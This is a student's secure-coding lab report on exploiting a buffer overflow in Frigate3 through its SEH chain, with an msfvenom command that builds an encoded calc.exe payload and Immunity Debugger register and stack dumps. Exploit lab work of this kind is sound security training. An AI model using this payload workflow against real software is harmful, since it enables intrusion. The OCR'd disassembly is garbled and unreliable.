

LAB-10: SECURE CODING

**N. Satya Pramod
18BCE7293**


Step 1:

Installing the Immunity Debugger and Running Frigate3.



Step 2:

Executing exploit2.py and opening the payload(exploit2.txt)
Python exploit2.py
Notepad exploit2.txt




Step 3:

After Running the Exploit2.py The frigate stopped working and unable to open the application.

- Creating a .exe file to change the Default Trigger using Kali Linux.

A screenshot of a terminal window titled "Shell No.1". The window has a dark background and light-colored text. The terminal is running under root privileges on a Kali Linux system. The user has run the command "msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f exe -o ven1.exe". The output shows that msfvenom found 1 compatible encoders, attempted to encode the payload with 1 iteration of x86/alpha_mixed, succeeded with size 440 (iteration=0), and chose x86/alpha_mixed with final size 440. It then provides details about the payload size (440 bytes), final size of the executable (73802 bytes), and the saved file name (ven1.exe).



Step 4:

As we can see the default trigger changed to Calc.exe

Attaching the Frigate3 to the Immunity Debugger.

After Attaching the I have got the below details from Immunity Debugger. The EIP Address is: [74FF8450](#)

The Starting and Ending of Stack Frame is:

Starting address = [74FF1000](#)

Ending address = [75034FFE](#)

Immunity Debugger - Frigate3_Pro_v36.exe

File View Debug Plugins ImmLib Options Window Help Jobs

CPU - main thread, module ntdll

```

771E01AE 64:B1 18000000 MOV ERX,DWORD PTR FS:[18]
771E01B4 8880 A4010000 MOV ERX,DWORD PTR DS:[EAX+1A4]
771E01B8 890424 MOV EDWORD PTR SS:[ESP+1],ERX
771E01BC C4424 04 000000 MOV EDWORD PTR SS:[ESP+4],0
771E01C0 C4424 08 000000 MOV EDWORD PTR SS:[ESP+8],0
771E01CD C4424 10 000000 MOV EDWORD PTR SS:[ESP+10],0
771E01D5 E4 50 PUSH ESP
771E01D8 E8 95360500 CALL ntdll.Rt!RaiseException
771E01DB 880424 MOU ERX,DWORD PTR SS:[ESP]
771E01DE 88E5 MOU ESP,EBP
771E01E0 50 POP EBP
771E01E1 C3 RETN
771E01E2 86FF MOU EDI,EDI
771E01E4 894424 04 MOU EDWORD PTR SS:[ESP+4],EAX
771E01E8 895C24 08 MOU EDWORD PTR SS:[ESP+8],EBX
771E01EC E9 C9958200 JMP ntdll.771E01E8
771E01F1 80A424 00000000 LEA ESP,DWORD PTR SS:[ESP]
771E01F8 80A424 00000000 LEA ESP,DWORD PTR SS:[ESP]
771E01FF 90 NOP
771E0200 88D4 MOU EDX,ESP
771E0202 0F74 MOVSYSENTER
771E0204 C3 RETN
771E0206 80A424 00000000 LEA ESP,DWORD PTR SS:[ESP]
771E0208 806424 00 LEA ESP,DWORD PTR SS:[ESP]
771E0210 805424 08 LEA EDX,DWORD PTR SS:[ESP+8]
771E0214 CD 2E INT 2E
771E0216 C3 RETN
771E0217 90 NOP
771E0218 0000 ADD BYTE PTR DS:[EAX],AL
771E021A 0000 ADD BYTE PTR DS:[EAX],AL
771E021C 77 7R JA SHORT ntdll.771E0298
771E021E E7 5B OUT SB,ERX
771E0220 0000 ADD BYTE PTR DS:[EAX],AL
771E0222 0000 ADD BYTE PTR DS:[EAX],AL
771E0224 7H 51 JPE SHORT ntdll.771E0277
771E0226 0100 ADD EDWORD PTR DS:[EAX],EAX
771E0228 0100 ADD EDWORD PTR DS:[EAX],EAX
771E022A 0000 ADD BYTE PTR DS:[EAX],AL
771E022C F1 INT1
771E022D 07 POP ES
771E022E 0000 ADD AL,BYTE PTR DS:[EAX],AL
771E0230 E9 87000040 JMP 771E0230
771E0232 0201 ADD AL,BYTE PTR DS:[ECX],AL
771E0237 000422 ADD BYTE PTR DS:[EDX],AL
771E023A 0100 ADD EDWORD PTR DS:[EAX],EAX

```

Registers (FPU)

ERX	00409458	Frigate3.<ModuleEntryPoint>
ECX	00000000	
EDX	00000000	
EBX	7EFDE000	
ESP	0018FFF0	
EBP	00000000	
ESI	00000000	
EDI	00000000	

EIP 771E01E8 ntdll.771E01E8

C 0 ES 0028 32bit 0(FFFFFFFF)
P 0 CS 0023 32bit 0(FFFFFFFF)
A 0 SS 0028 32bit 0(FFFFFFFF)
Z 0 DS 0028 32bit 0(FFFFFFFF)
S 0 FS 0053 32bit 7EF00000(FFF)
T 0 GS 0028 32bit 0(FFFFFFFF)
D 0
0 0 LastErr ERROR_SUCCESS (00000000)
EFL 00000202 (NO,NB,NE,A,NS,PO,GE,G)

I/O comm

FST 0000 Cond 0 0 0 Err 0 0 0 0 0 0 0 0 (GT)
FCW 027F Preo NEAR,53 Mask 1 1 1 1 1 1

[19:45:30] Single step event at ntdll.771E01E8 - use Shift+F7/F8/F9 to pass exec | Paused

Step 5:

SHE Chain:

Address of dll are : 0012FFC4

CPU - main thread, module KERNELBA

SEH chain of main thread

Address	SE handler
0012FD89	rtl68_4003A39C
0012FE04	rtl68_400306E9
0012FE58	rtl68_40030028
0012FE8C	rtl68_40039939
0012FE94	Frigate3.00460012
0012FED4	Frigate3.0046064A
0012FF10	rtl68_40006148
0012FFC4	ntdll.7706E325

Registers (SDNow!)

ERX	0012FCEC
ECX	00000007
EDX	00000000
EBX	0EEDFADE
ESP	0012FCEC
EBP	0012FD3C
ESI	00000001
EDI	00000007

EIP 74FF0450 KERNELBA.74FF0450

C 0 ES 0023 32bit 0(FFFFFFFF)
P 0 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FFDF000(FFF)
T 0 GS 0000 NULL
D 0
0 0 LastErr ERROR_SUCCESS (00000000)
EFL 00000202 (NO,NB,NE,A,NS,PO,GE,G)

MM0 9,
MM1 +NNH, 9,
MM2 9,
MM3 9,
MM4 9,
MM5 9,
MM6 9,
MM7 9,